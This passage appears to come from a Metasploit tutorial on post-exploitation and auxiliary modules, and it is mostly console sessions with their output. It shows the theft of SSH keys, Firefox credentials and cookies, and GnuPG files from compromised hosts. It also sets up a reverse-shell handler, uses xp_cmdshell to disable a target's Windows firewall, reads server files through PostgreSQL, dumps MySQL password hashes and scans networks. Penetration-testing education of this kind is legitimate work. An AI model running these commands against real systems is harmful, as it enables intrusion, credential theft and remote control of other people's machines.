[*] Downloading id_dsa
[*] Downloading known_hosts
[*] .gnupg Folder is present for Victim
[*] Downloading ls: /Users/Victim/.gnupg: No such file or directory
[*] Capturing screenshot
[*] Capturing screenshot for each loginwindow process since privilege is root
[*]   Capturing for PID:2508
...snip...
[*] Post module execution completed
```

```
root@kali:~/msf4/logs/post/enum_osx/R1LAP4.local_20120926.3521# ls
Airport.txt          Firewall.txt      OS.txt                  TCP Connections.txt
Applications.txt     Frameworks.txt    OS X Gather Mac OS X System Information Enumeration
Bluetooth.txt        Groups.txt       Preference Panes.txt
Current Activity.txt Known Networks.txt Printers.txt
Development Tools.txt Last Boottime.txt Process List.txt
Environment Variables.txt Logs.txt      screenshot_2058.jpg
Ethernet.txt         Network.txt     StartUp.txt
root@kali:~/msf4/logs/post/enum_osx/Victim.local_20120926.3521# more Firewall.txt
```

```
Firewall:
Firewall Settings:
Mode: Block all incoming connections
Firewall Logging: Yes
Stealth Mode: Yes
```

```
root@kali:~/msf4/logs/post/enum_osx/Victim.local_20120926.3521# more OS.txt
Software:
System Software Overview:
System Version: Mac OS X 10.7.4 (11E53)
Kernel Version: Darwin 11.4.0
Boot Volume: Macintosh HD
Boot Mode: Normal
Computer Name: Victim
User Name: System Administrator (root)
Secure Virtual Memory: Enabled
64-bit Kernel and Extensions: Yes
Time since boot: 12:13
```


Multiple OS Post Gather Modules

env

The “env” module will collect and display the operating system environment variables on the compromised system.

```
meterpreter > run post/multi/gather/env

ComSpec=C:\WINDOWS\system32\cmd.exe
FP_NO_HOST_CHECK=NO
NUMBER_OF_PROCESSORS=1
OS=Windows_NT
PATHEXT=.COM;.EXE;.BAT;.CMD;.VBS;.VBE;.JS;.JSE;.WSF;.WSH
PROCESSOR_ARCHITECTURE=x86
PROCESSOR_IDENTIFIER=x86 Family 6 Model 37 Stepping 2, GenuineIntel
PROCESSOR_LEVEL=6
PROCESSOR_REVISION=2502
Path=C:\Perl\site\bin;C:\Perl\bin;C:\WINDOWS\system32;C:\WINDOWS\System32\Wbem;c:\python25;c:\Program Files\Microsoft SQL Server\90\Tools\$
TEMP=C:\WINDOWS\TEMP
TMP=C:\WINDOWS\TEMP
windir=C:\WINDOWS
meterpreter >
```

firefox_creds

The “firefox_creds” post-exploitation module gathers saved credentials and cookies from an installed instance of Firefox on the compromised host. Third-party tools can then be used to extract the passwords if there is no master password set on the database.

```
meterpreter > run post/multi/gather/firefox_creds

[*] Checking for Firefox directory in: C:\Documents and Settings\Administrator\Application Data\Mozilla\
[*] Found Firefox installed
[*] Locating Firefox Profiles...

[+] Found Profile 8r4i3uac.default
[+] Downloading cookies.sqlite file from: C:\Documents and Settings\Administrator\Application Data\Mozilla\Firefox\Profiles\8r4i3uac.default
[+] Downloading cookies.sqlite-journal file from: C:\Documents and Settings\Administrator\Application Data\Mozilla\Firefox\Profiles\8r4i3uac.default
[+] Downloading key3.db file from: C:\Documents and Settings\Administrator\Application Data\Mozilla\Firefox\Profiles\8r4i3uac.default
[+] Downloading signons.sqlite file from: C:\Documents and Settings\Administrator\Application Data\Mozilla\Firefox\Profiles\8r4i3uac.default
meterpreter >
```

ssh_creds

The “ssh_creds” module will collect the contents of user’s .ssh directory on the targeted machine. Additionally, known_hosts and authorized_keys and any other files are also downloaded.

```
msf > use exploit/multi/handler
msf exploit(handler) > set PAYLOAD linux/x86/shell_reverse_tcp
payload => linux/x86/shell_reverse_tcp
msf exploit(handler) > set LHOST 192.168.1.101
lhost => 192.168.1.101
msf exploit(handler) > set LPORT 443
lport => 443
msf exploit(handler) > exploit

[*] Started reverse handler on 192.168.1.101:443
[*] Starting the payload handler...
[*] Command shell session 1 opened (192.168.1.101:443 -> 192.168.1.101:37059) at 2011-06-02 11:06:02 -0600

id
uid=0(root) gid=0(root) groups=0(root)
^Z
Background session 1? [y/N] y

msf exploit(handler) > use post/multi/gather/ssh_creds
msf post(ssh_creds) > show options

Module options (post/multi/gather/ssh_creds):

Name      Current Setting  Required  Description
----      -----          -----    -----
SESSION           yes        The session to run this module on.

msf post(ssh_creds) > set SESSION 1
session => 1
msf post(ssh_creds) > run
```

```
[*] Determining session platform and type...
[*] Checking for OpenSSH profile in: /bin/.ssh
[-] OpenSSH profile not found in /bin/.ssh
[*] Checking for OpenSSH profile in: /dev/.ssh
...snip...
[-] OpenSSH profile not found in /var/www/.ssh
[+] Downloading /root/.ssh/authorized_keys
[+] Downloading /root/.ssh/authorized_keys2
[+] Downloading /root/.ssh/id_rsa
[+] Downloading /root/.ssh/id_rsa.pub
[+] Downloading /root/.ssh/known_hosts
[+] Downloading /usr/NX/home/nx/.ssh/authorized_keys2
[+] Downloading /usr/NX/home/nx/.ssh/default.id_dsa.pub
[+] Downloading /usr/NX/home/nx/.ssh/known_hosts
[+] Downloading /usr/NX/home/nx/.ssh/restore.id_dsa.pub
[*] Post module execution completed
msf post(sshcreds) >
```

Multiple OS Post General Modules

execute

This module will execute arbitrary commands to an open sessions. Works on Windows, Linux, OSX and Unix platforms.

```
msf post(execute) >
[*] 10.10.0.100    java_jre17_exec - Java 7 Applet Remote Code Execution handling request
[*] Sending stage (2976 bytes) to 10.10.0.100
[*] Command shell session 1 opened (10.10.0.151:4444 -> 10.10.0.100:1173) at 2012-08-31 15:06:06 -0400

msf post(execute) > show options

Module options (post/multi/general/execute):

Name      Current Setting      Required  Description
----      -----          -----      -----
COMMAND   echo hell > file.txt  no        The entire command line to execute on the session
SESSION    1                  yes       The session to run this module on.

msf post(execute) > run

[*] Executing echo hell > file.txt on #Session:shell 10.10.0.100:1173 (10.10.0.100) "Microsoft Windows XP [Version 5.1.2600] (C) Copyright 1985-2001 Mi
[*] Response:
[*] Post module execution completed

msf post(execute) > sessions -i 1
[*] Starting interaction with 1...

Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\Documents and Settings\administrator\Desktop> dir
dir
Volume in drive C has no label.
Volume Serial Number is 2CB7-2817

Directory of C:\Documents and Settings\administrator\Desktop

08/31/2012  09:04 AM    >DIR>      .
08/31/2012  09:04 AM    >DIR>      ..
08/31/2012  09:04 AM            46 file.txt
12/29/2011  03:52 PM            70 portlist.txt
              2 File(s)           1,431 bytes
              2 Dir(s)  4,899,721,216 bytes free

C:\Documents and Settings\administrator\Desktop>
```

malware_check

This module uploads a file to virustotal.com, and displays the scan results. It can also be run directly from within a meterpreter session. Works on Windows, Linux, OSX and Unix platforms.

```
msf post(check_malware) > show options

Module options (post/multi/gather/check_malware):

Name      Current Setting      Required  Description
----      -----          -----      -----
APIKEY                yes       VirusTotal API key
REMOTEFILE  C:\msfrev.exe    yes       A file to check from the remote machine
SESSION    1                  yes       The session to run this module on.

msf post(check_malware) > run

[*] 192.168.101.129 - Checking: C:\\msfrev.exe...
[*] 192.168.101.129 - VirusTotal message: Scan finished, information embedded
[*] 192.168.101.129 - MD5: 88b90ef2641ed89aa9506264a46df29a
[*] 192.168.101.129 - SHA1: 9767f651321c5cac786312f59a1c046ac1e27ad3
[*] 192.168.101.129 - SHA256: 04fb3ba1ccb64371f75b0b54d1dc7f20dcef2c6f773d7682b3d7f57d4691d296
[*] Analysis Report: C:\\msfrev.exe (38 / 55)

=====
Antivirus      Detected  Version      Result      Update
-----      -----      -----      -----
ALYac         true      1.0.1.5     Gen:Variant.Zusy.Elzob.8031  20151125
```

Antivirus	Detected	Version	Result	Update
AVG	true	16.0.0.4460	Agent	20151125
AVWare	true	1.5.0.21	Trojan.Win32.Swrort.B (v)	20151124
Ad-Aware	true	12.0.163.0	Gen:Variant.Zusy.Elzob.8031	20151125
AegisLab	false	1.5		20151125
Agnitum	true	5.5.1.3	Trojan.Rosena.Gen.1	20151124
AhnLab-V3	true	2015.11.26.00	Trojan/Win32.Shell	20151125
Alibaba	false	1.0		20151125
Arcabit	true	1.0.0.624	Trojan.Zusy.Elzob.D1F5F	20151125
Avast	true	8.0.1489.320	Win32:SwPatch [Wrm]	20151125
Avira	true	8.3.2.4	TR/Crypt.EPACK.Gen2	20151125
Baidu-International	true	3.5.1.41473	Trojan.Win32.Rozena.AM	20151124
BitDefender	true	7.2	Gen:Variant.Zusy.Elzob.8031	20151125
Bkav	false	1.3.0.7383		20151125
ByteHero	false	1.0.0.1		20151125
CAT-QuickHeal	true	14.00	Trojan.Swrort.A	20151125
CMC	false	1.1.0.977		20151124
ClamAV	true	0.98.5.0	Win.Trojan.MSShellcode-7	20151125
Comodo	true	23654	TrojWare.Win32.Rozena.A	20151125
Cyren	true	5.4.16.7	W32/Swrort.A	20151125
DrWeb	true	7.0.16.10090	Trojan.Swrort.1	20151125
ESET-NOD32	true	12622	a variant of Win32/Rozena.AM	20151125
Emsisoft	true	3.5.0.642	Gen:Variant.Zusy.Elzob.8031 (B)	20151125
F-Prot	true	4.7.1.166	W32/Swrort.A	20151125
F-Secure	true	11.0.19100.45	Gen:Variant.Zusy.Elzob.8031	20151125
Fortinet	true	5.1.220.0	W32/Swrort.Cltr	20151125
GData	true	25	Gen:Variant.Zusy.Elzob.8031	20151125
Ikarus	true	T3.1.9.5.0	Trojan.Win32.Swrort	20151125
Jiangmin	false	16.0.100		20151124
K7AntiVirus	true	9.212.17966	Backdoor (04c53cce1)	20151125
K7GW	true	9.212.17968	Backdoor (04c53cce1)	20151125
Kaspersky	true	15.0.1.10	HEUR:Trojan.Win32.Generic	20151125
Malwarebytes	true	2.1.1.1115	Backdoor.Bot.Gen	20151125
..snip...				

[*] Post module execution completed

```
meterpreter > run post/multi/gather/check_malware REMOTEFILE=C:\msfrev.exe

[*] 192.168.101.129 - Checking: C:\Users\loneferret\Downloads\msfrev.exe...
[*] 192.168.101.129 - VirusTotal message: Scan finished, information embedded
[*] 192.168.101.129 - MD5: 88b90ef2641ed9aa9506264a46df29a
[*] 192.168.101.129 - SHA1: 9767f651321c5cac786312ff59a1c046ac1e27ad3
[*] 192.168.101.129 - SHA256: 04fb3ba1cb64371f75b0b54d1dc7f20dcef2c6f773d7682b3d7f57d4691d296
[*] Analysis Report: C:\msfrev.exe (35 / 54):

=====
```

Antivirus	Detected	Version	Result	Update
ALYac	true	1.0.1.5	Gen:Variant.Zusy.Elzob.8031	20151125
AVG	true	16.0.0.4460	Agent	20151125
AVWare	true	1.5.0.21	Trojan.Win32.Swrort.B (v)	20151124
Ad-Aware	true	12.0.163.0	Gen:Variant.Zusy.Elzob.8031	20151125
AegisLab	false	1.5		20151125
Agnitum	true	5.5.1.3	Trojan.Rosena.Gen.1	20151124
..snip..				

Auxiliary Module Reference

The **Metasploit Framework** includes **hundreds of auxiliary modules** that perform scanning, fuzzing, sniffing, and much more. Although these modules will not give you a shell, they are extremely valuable when conducting a penetration test.

Admin

[Admin HTTP Modules](#)
[Admin MSSQL Modules](#)
[Admin MySQL Modules](#)
[Admin Postgres Modules](#)
[Admin VMWare Modules](#)

Scanner

[DCERPC](#)
[Discovery](#)
[FTP](#)
[HTTP](#)
[IMAP](#)
[MSSQL](#)
[MySQL](#)
[NetBIOS](#)
[POP3](#)
[SMB](#)
[SMTP](#)
[SNMP](#)
[SSH](#)
[Telnet](#)
[TFTP](#)
[VMWare](#)
[VNC](#)

Server

[Server Capture Modules](#)

Admin HTTP Auxiliary Modules

tomcat_administration

The “**tomcat_administration**” module scans a range of IP addresses and locates the Tomcat Server administration panel and version.

```
msf > use auxiliary/admin/http/tomcat_administration
msf auxiliary(tomcat_administration) > show options

Module options (auxiliary/admin/http/tomcat_administration):

Name      Current Setting  Required  Description
----      -----          -----    -----
Proxies           no        A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS          yes        The target address range or CIDR identifier
RPORT          8180       yes        The target port (TCP)
SSL             false      no         Negotiate SSL/TLS for outgoing connections
THREADS         1          yes        The number of concurrent threads
TOMCAT_PASS     no         The password for the specified username
TOMCAT_USER     no         The username to authenticate as
VHOST           no         HTTP server virtual host
```

To configure the module, we set the RHOSTS and THREADS values and let it run against the default port.

```
msf auxiliary(tomcat_administration) > set RHOSTS 192.168.1.200-210
RHOSTS => 192.168.1.200-210
msf auxiliary(tomcat_administration) > set THREADS 11
THREADS => 11
msf auxiliary(tomcat_administration) > run

[*] http://192.168.1.200:8180/admin [Apache-Coyote/1.1] [Apache Tomcat/5.5] [Tomcat Server Administration] [tomcat/tomcat]
[*] Scanned 05 of 11 hosts (045% complete)
[*] Scanned 06 of 11 hosts (054% complete)
[*] Scanned 08 of 11 hosts (072% complete)
[*] Scanned 09 of 11 hosts (081% complete)
[*] Scanned 11 of 11 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(tomcat_administration) >
```

Admin MSSQL Auxiliary Modules

mssql_enum

The “**mssql_enum**” is an admin module that will accept a set of credentials and query a MSSQL for various configuration settings.

```
msf > use auxiliary/admin/mssql/mssql_enum
msf auxiliary(mssql_enum) > show options

Module options (auxiliary/admin/mssql/mssql_enum):

Name          Current Setting  Required  Description
----          -----          ----- 
PASSWORD      no             The password for the specified username
RHOST         yes            The target address
RPORT         1433           yes        The target port (TCP)
TDS_ENCRYPTION false          yes        Use TLS/SSL for TDS data "Force Encryption"
USERNAME      sa             no        The username to authenticate as
USE_WINDOWS_AUTHENT false          yes        Use windows authentication (requires DOMAIN option set)
```

To configure the module, we accept the default username, set our PASSWORD and RHOST, then let it run.

```
msf auxiliary(mssql_enum) > set PASSWORD password1
PASSWORD => password1
msf auxiliary(mssql_enum) > set RHOST 192.168.1.195
RHOST => 192.168.1.195
msf auxiliary(mssql_enum) > run

[*] Running MS SQL Server Enumeration...
[*] Version:
[*]     Microsoft SQL Server 2005 - 9.00.1399.06 (Intel X86)
[*]     Oct 14 2005 00:33:37
[*]     Copyright (c) 1988-2005 Microsoft Corporation
[*]     Express Edition on Windows NT 5.1 (Build 2600: Service Pack 2)
[*] Configuration Parameters:
[*]     C2 Audit Mode is Not Enabled
[*]     xp_cmdshell is Not Enabled
[*]     remote access is Enabled
[*]     allow updates is Not Enabled
[*]     Database Mail XPs is Not Enabled
[*]     Ole Automation Procedures are Not Enabled
[*] Databases on the server:
[*]     Database name:master
[*]     Database Files for master:
[*]         c:\Program Files\Microsoft SQL Server\MSSQL.1\MSSQL\DATA\master.mdf
[*]         c:\Program Files\Microsoft SQL Server\MSSQL.1\MSSQL\DATA\mastlog.ldf
[*]     Database name:tempdb
[*]     Database Files for tempdb:
[*]         c:\Program Files\Microsoft SQL Server\MSSQL.1\MSSQL\DATA\tempdb.mdf
[*]         c:\Program Files\Microsoft SQL Server\MSSQL.1\MSSQL\DATA\templog.ldf
[*]     Database name:model
[*]     Database Files for model:
[*]         c:\Program Files\Microsoft SQL Server\MSSQL.1\MSSQL\DATA\model.mdf
[*]         c:\Program Files\Microsoft SQL Server\MSSQL.1\MSSQL\DATA\modellog.ldf
[*]     Database name:msdb
[*]     Database Files for msdb:
[*]         c:\Program Files\Microsoft SQL Server\MSSQL.1\MSSQL\DATA\MSDBData.mdf
[*]         c:\Program Files\Microsoft SQL Server\MSSQL.1\MSSQL\DATA\MSDBLog.ldf
[*] System Logins on this Server:
[*]     sa
[*]     ##MS_SQLResourceSigningCertificate##
[*]     ##MS_SQLReplicationSigningCertificate##
[*]     ##MS_SQLAuthenticatorCertificate##
[*]     ##MS_AgentSigningCertificate##
[*]     BUILTIN\Administrators
[*]     NT AUTHORITY\SYSTEM
[*]     V-MAC-XP\SQLServer2005MSSQLUser$V-MAC-XP$SQLEXPRESS
[*]     BUILTIN\Users
[*] Disabled Accounts:
[*]     No Disabled Logins Found
[*] No Accounts Policy is set for:
[*]     All System Accounts have the Windows Account Policy Applied to them.
[*] Password Expiration is not checked for:
[*]     sa
[*] System Admin Logins on this Server:
[*]     sa
[*]     BUILTIN\Administrators
[*]     NT AUTHORITY\SYSTEM
[*]     V-MAC-XP\SQLServer2005MSSQLUser$V-MAC-XP$SQLEXPRESS
[*] Windows Logins on this Server:
[*]     NT AUTHORITY\SYSTEM
[*] Windows Groups that can logins on this Server:
```

```

[*]    BUILTIN\Administrators
[*]    V-MAC-XP\SQLServer2005MSSQLUser$V-MAC-XP$SQLEXPRESS
[*]    BUILTIN\Users
[*] Accounts with Username and Password being the same:
[*]   No Account with its password being the same as its username was found.
[*] Accounts with empty password:
[*]   No Accounts with empty passwords where found.
[*] Stored Procedures with Public Execute Permission found:
[*]    sp_replsetsyncstatus
[*]    sp_replcounters
[*]    sp_replsendtoqueue
[*]    sp_resyncexecutesql
[*]    sp_prepexecrpc
[*]    sp_repltrans
[*]    sp_xml_preparedocument
[*]    xp_qv
[*]    xp_getnetname
[*]    sp_releaseschemalock
[*]    sp_refreshview
[*]    sp_replcmds
[*]    sp_unprepare
[*]    sp_resyncprepare
[*]    sp_createorphan
[*]    xp_dirtree
[*]    sp_replwritetobarbin
[*]    sp_replsetoriginator
[*]    sp_xml_removedocument
[*]    sp_repldone
[*]    sp_reset_connection
[*]    xp_fileexist
[*]    xp_fixeddrives
[*]    sp_getschemalock
[*]    sp_prepexec
[*]    xp_revokelogin
[*]    sp_resyncuniqueable
[*]    sp_replflush
[*]    sp_resyncexecute
[*]    xp_grantlogin
[*]    sp_droporphans
[*]    xp_regrid
[*]    sp_getbindtoken
[*]    sp_replincrementlsn
[*] Instances found on this server:
[*]    SQLEXPRESS
[*] Default Server Instance SQL Server Service is running under the privilege of:
[*]    xp_regrid might be disabled in this system
[*] Auxiliary module execution completed
msf auxiliary(msql_enum) >

```

mssql_exec

The “**mssql_exec**” admin module takes advantage of the `xp_cmdshell` stored procedure to execute commands on the remote system. If you have acquired or guessed MSSQL admin credentials, this can be a very useful module.

```

msf > use auxiliary/admin/mssql/mssql_exec
msf auxiliary(mssql_exec) > show options

Module options (auxiliary/admin/mssql/mssql_exec):

  Name          Current Setting      Required  Description
  ----          -----              -----      -----
  CMD           cmd.exe /c echo OWNED > C:\owned.exe  no        Command to execute
  PASSWORD       password           no        The password for the specified username
  RHOST          192.168.1.195     yes      The target address
  RPORT          1433               yes      The target port (TCP)
  TDSENCRIPTION false              yes      Use TLS/SSL for TDS data "Force Encryption"
  USERNAME       sa                no        The username to authenticate as
  USE_WINDOWS_AUTHENT  false            yes      Use windows authentication (requires DOMAIN option set)

```

We set our RHOST and PASSWORD values and set the CMD to disable the Windows Firewall on the remote system. This can enable us to potentially exploit other services running on the target.

```

msf auxiliary(mssql_exec) > set CMD netsh firewall set opmode disable
CMD => netsh firewall set opmode disable
msf auxiliary(mssql_exec) > set PASSWORD password1
PASSWORD = password1
msf auxiliary(mssql_exec) > set RHOST 192.168.1.195
RHOST => 192.168.1.195
msf auxiliary(mssql_exec) > run

[*] The server may have xp_cmdshell disabled, trying to enable it...
[*] SQL Query: EXEC master..xp_cmdshell 'netsh firewall set opmode disable'

```

output

Ok.

[*] Auxiliary module execution completed
msf auxiliary(mssql_exec) >

Admin MySQL Auxiliary Modules

mysql_enum

The “**mysql_enum**” module will connect to a remote MySQL database server with a given set of credentials and perform some basic enumeration on it.

```
msf > use auxiliary/admin/mysql/mysql_enum
msf auxiliary(mysql_enum) > show options

Module options (auxiliary/admin/mysql/mysql_enum):

Name      Current Setting  Required  Description
----      -----          -----    -----
PASSWORD          no        The password for the specified username
RHOST           yes        The target address
RPORT            3306      yes        The target port
USERNAME         no        The username to authenticate as
```

To configure the module, we provide values for PASSWORD, RHOST, and USERNAME then let it run against the target.

```
msf auxiliary(mysql_enum) > set PASSWORD s3cr3t
PASSWORD => s3cr3t
msf auxiliary(mysql_enum) > set RHOST 192.168.1.201
RHOST => 192.168.1.201
msf auxiliary(mysql_enum) > set USERNAME root
USERNAME => root
msf auxiliary(mysql_enum) > run

[*] Running MySQL Enumerator...
[*] Enumerating Parameters
[*]   MySQL Version: 5.1.41
[*]   Compiled for the following OS: Win32
[*]   Architecture: ia32
[*]   Server Hostname: xen-xp-spoit
[*]   Data Directory: C:\xampp\mysql\data\
[*]   Logging of queries and logins: OFF
[*]   Old Password Hashing Algorithm OFF
[*]   Loading of local files: ON
[*]   Logins with old Pre-4.1 Passwords: OFF
[*]   Allow Use of symlinks for Database Files: YES
[*]   Allow Table Merge:
[*]   SSL Connection: DISABLED
[*] Enumerating Accounts:
[*]   List of Accounts with Password Hashes:
[*]     User: root Host: localhost Password Hash: *58C036CDA51D8E8BBBBF2F9EA5ABF111ADA444F0
[*]     User: pma Host: localhost Password Hash: *602F8827EA283047036AFA836359E3688401F6CF
[*]     User: root Host: % Password Hash: *58C036CDA51D8E8BBBBF2F9EA5ABF111ADA444F0
[*]   The following users have GRANT Privilege:
[*]     User: root Host: localhost
[*]     User: root Host: %
[*]   The following users have CREATE USER Privilege:
[*]     User: root Host: localhost
[*]     User: root Host: %
[*]   The following users have RELOAD Privilege:
[*]     User: root Host: localhost
[*]     User: root Host: %
[*]   The following users have SHUTDOWN Privilege:
[*]     User: root Host: localhost
[*]     User: root Host: %
[*]   The following users have SUPER Privilege:
[*]     User: root Host: localhost
[*]     User: root Host: %
[*]   The following users have FILE Privilege:
[*]     User: root Host: localhost
[*]     User: root Host: %
[*]   The following users have PROCESS Privilege:
[*]     User: root Host: localhost
[*]     User: root Host: %
[*]   The following accounts have privileges to the mysql database:
[*]     User: root Host: localhost
[*]     User: root Host: %
[*]   The following accounts are not restricted by source:
[*]     User: root Host: %
[*] Auxiliary module execution completed
msf auxiliary(mysql_enum) >
```

mysql_sql

The “**mysql_sql**” module performs SQL queries on a remote server when provided with a valid set of credentials.

```
msf > use auxiliary/admin/mysql/mysql_sql
msf auxiliary(mysql_sql) > show options

Module options (auxiliary/admin/mysql/mysql_sql):

Name      Current Setting  Required  Description
----      -----          -----    -----
PASSWORD          no        The password for the specified username
RHOST           yes       The target address
RPORT          3306       yes       The target port
SQL            select version() yes       The SQL to execute.
USERNAME         no        The username to authenticate as
```

To configure the module, we provided the PASSWORD, RHOST, and USERNAME settings and we will leave the default query to pull the server version.

```
msf auxiliary(mysql_sql) > set PASSWORD s3cr3t
PASSWORD => s3cr3t
msf auxiliary(mysql_sql) > set RHOST 192.168.1.201
RHOST => 192.168.1.201
msf auxiliary(mysql_sql) > set USERNAME root
USERNAME => root
msf auxiliary(mysql_sql) > run

[*] Sending statement: 'select version()'...
[*] | 5.1.41 |
[*] Auxiliary module execution completed
msf auxiliary(mysql_sql) >
```

Admin Postgres Auxiliary Modules

postgres_readfile

The “**postgres_readfile**” module, when provided with valid credentials for a PostgreSQL server, will read and display files of your choosing on the server.

```
msf > use auxiliary/admin/postgres/postgres_readfile
msf auxiliary(postgres_readfile) > show options

Module options (auxiliary/admin/postgres/postgres_readfile):

Name      Current Setting  Required  Description
----      -----          -----    -----
DATABASE  template1       yes       The database to authenticate against
PASSWORD   ""              no        The password for the specified username. Leave blank for a random password.
RFILE     /etc/passwd      yes       The remote file
RHOST     ""              yes       The target address
RPORT     5432             yes       The target port
USERNAME  postgres          yes       The username to authenticate as
VERBOSE   false            no        Enable verbose output
```

In order to configure the module, we set the PASSWORD and RHOST values, set RFILE as the file we wish to read and let the module run.

```
msf auxiliary(postgres_readfile) > set PASSWORD toor
PASSWORD => toor
msf auxiliary(postgres_readfile) > set RFILE /etc/hosts
RFILE => /etc/hosts
msf auxiliary(postgres_readfile) > set RHOST 127.0.0.1
RHOST => 127.0.0.1
msf auxiliary(postgres_readfile) > run

Query Text: 'CREATE TEMP TABLE UnprtSRXpcuMpN (INPUT TEXT);
              COPY UnprtSRXpcuMpN FROM '/etc/hosts';
              SELECT * FROM UnprtSRXpcuMpN'
=====
input
-----
127.0.0.1      localhost
127.0.1.1      ph33r

# The following lines are desirable for IPv6 capable hosts
::1      ip6-localhost ip6-loopback
fe00::0 ip6-localnet
ff00::0 ip6-mcastprefix
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters
ff02::3 ip6-allhosts

[*] Auxiliary module execution completed
msf auxiliary(postgres_readfile) >
```

postgres_sql

The “**postgres_sql**” module, when provided with valid credentials for a PostgreSQL server, will perform queries of your choosing and return the results.

```
msf > use auxiliary/admin/postgres/postgres_sql
msf auxiliary(postgres_sql) > show options

Module options (auxiliary/admin/postgres/postgres_sql):

Name      Current Setting  Required  Description
----      -----          -----    -----
DATABASE  template1       yes       The database to authenticate against
PASSWORD   ""              no        The password for the specified username. Leave blank for a random password.
RETURN_ROWSET true          no        Set to true to see query result sets
RHOST     ""              yes       The target address
RPORT     5432             yes       The target port
SQL      select version()  no        The SQL query to execute
USERNAME  postgres          yes       The username to authenticate as
VERBOSE   false            no        Enable verbose output
```

The required configuration for this module is minimal as we will just set our PASSWORD and RHOST values, leave the default query to pull the server version, then let it run against our target.

```
msf auxiliary(postgres_sql) > set PASSWORD toor
PASSWORD => toor
```

```
msf auxiliary(postgres_sql) > set RHOST 127.0.0.1
RHOST => 127.0.0.1
msf auxiliary(postgres_sql) > run

Query Text: 'select version()'
=====
version
-----
PostgreSQL 8.3.8 on i486-pc-linux-gnu, compiled by GCC gcc-4.3.real (Ubuntu 4.3.2-1ubuntu11) 4.3.2

[*] Auxiliary module execution completed
msf auxiliary(postgres_sql) >
```

Admin VMware Auxiliary Modules

poweron_vm

The “**poweron_vm**” module will log into the Web API of VMware and try to power on a specified Virtual Machine.

```
msf > use auxiliary/admin/vmware/poweron_vm
msf auxiliary(poweron_vm) > show options

Module options (auxiliary/admin/vmware/poweron_vm):

Name      Current Setting      Required  Description
----      -----              -----      -----
PASSWORD  vmwareESXpassword  yes        The password to Authenticate with.
Proxies    no                  Use a proxy chain
RHOST     192.168.1.52       yes        The target address
RPORT     443                 yes        The target port
USERNAME  root               yes        The username to Authenticate with.
VHOST     no                  HTTP server virtual host
VM        XPSP3CloneMe       yes        The VM to try to Power On
```

Running the module gives little output but nothing more is needed besides the success or failure of powering on the virtual machine.

```
msf auxiliary(poweron_vm) > run

[+] VM Powered On Successfully
[*] Auxiliary module execution completed
msf auxiliary(poweron_vm) >
```

Scanner DCERPC Auxiliary Modules

endpoint_mapper

The endpoint_mapper module queries the EndPoint Mapper service of a remote system to determine what services are available. In the information gathering stage, this can provide some very valuable information.

```
msf > use auxiliary/scanner/dcercpc/endpoint_mapper
msf auxiliary(endpoint_mapper) > show options

Module options:

Name      Current Setting  Required  Description
----      -----          -----    -----
RHOSTS           yes        The target address range or CIDR identifier
REPORT      135          yes        The target port
THREADS      1           yes        The number of concurrent threads
```

In order to run the module, all we need to do is pass it a range of IP addresses, set the THREADS count, and let it go to work.

```
msf auxiliary(endpoint_mapper) > set RHOSTS 192.168.1.200-254
RHOSTS => 192.168.1.200-254
msf auxiliary(endpoint_mapper) > set THREADS 55
threads => 55
msf auxiliary(endpoint_mapper) > run
[*] Connecting to the endpoint mapper service...
...snip...
[*] Connecting to the endpoint mapper service...
[*] Connecting to the endpoint mapper service...
[*] 3c4728c5-f0ab-448b-bda1-6ce0beb0a6d5 v1.0 LRPC (dhcpcsvc) [DHCP Client LRPC Endpoint]
[*] 3473dd4d-2e88-4006-9cba-22570909d10 v5.0 LRPC (W32TIME_ALT) [WinHttp Auto-Proxy Service]
[*] 3473dd4d-2e88-4006-9cba-22570909d10 v5.0 PIPE (\PIPE\W32TIME_ALT) \\XEN-2K3-BARE [WinHttp Auto-Proxy Service]
[*] 906b0ce0-c70b-1067-b317-00dd010662da v1.0 LRPC (LRPC00000408.00000001)
[*] 906b0ce0-c70b-1067-b317-00dd010662da v1.0 LRPC (LRPC00000408.00000001)
[*] 906b0ce0-c70b-1067-b317-00dd010662da v1.0 LRPC (LRPC00000408.00000001)
[*] Could not connect to the endpoint mapper service
[*] 12345778-1234-abcd-e0f0-0123456789ac v1.0 PIPE (\PIPE\lsass) \\XEN-2K3-BARE
[*] 12345778-1234-abcd-e0f0-0123456789ac v1.0 LRPC (audit)
[*] Connecting to the endpoint mapper service...
[*] 12345778-1234-abcd-e0f0-0123456789ac v1.0 LRPC (securityevent)
[*] 12345778-1234-abcd-e0f0-0123456789ac v1.0 LRPC (protected_storage)
[*] 12345778-1234-abcd-e0f0-0123456789ac v1.0 PIPE (\PIPE\protected_storage) \\XEN-2K3-BARE
[*] 12345778-1234-abcd-e0f0-0123456789ac v1.0 LRPC (dsrole)
[*] 12345778-1234-abcd-e0f0-0123456789ac v1.0 TCP (1025) 192.168.1.204
[*] 12345678-1234-abcd-e0f0-0123456789ab v1.0 PIPE (\PIPE\lsass) \\XEN-2K3-BARE [IPSec Policy agent endpoint]
[*] 12345678-1234-abcd-e0f0-0123456789ab v1.0 LRPC (audit) [IPSec Policy agent endpoint]
[*] 12345678-1234-abcd-e0f0-0123456789ab v1.0 LRPC (securityevent) [IPSec Policy agent endpoint]
[*] 12345678-1234-abcd-e0f0-0123456789ab v1.0 LRPC (protected_storage) [IPSec Policy agent endpoint]
[*] 12345678-1234-abcd-e0f0-0123456789ab v1.0 PIPE (\PIPE\protected_storage) \\XEN-2K3-BARE [IPSec Policy agent endpoint]
[*] 12345678-1234-abcd-e0f0-0123456789ab v1.0 LRPC (dsrole) [IPSec Policy agent endpoint]
[*] 12345678-1234-abcd-e0f0-0123456789ab v1.0 TCP (1025) 192.168.1.204 [IPSec Policy agent endpoint]
[*] 1ff70682-0a51-30e8-076d-740be8cee98b v1.0 LRPC (wzcsvc)
[*] 1ff70682-0a51-30e8-076d-740be8cee98b v1.0 LRPC (OLE3B0AF7639CA847BCA879F781582D)
[*] 1ff70682-0a51-30e8-076d-740be8cee98b v1.0 PIPE (\PIPE\atsvc) \\XEN-2K3-BARE
[*] 378e52b0-c0a9-11cf-f82d-00aa0051e40f v1.0 LRPC (wzcsvc)
[*] 378e52b0-c0a9-11cf-f82d-00aa0051e40f v1.0 LRPC (OLE3B0AF7639CA847BCA879F781582D)
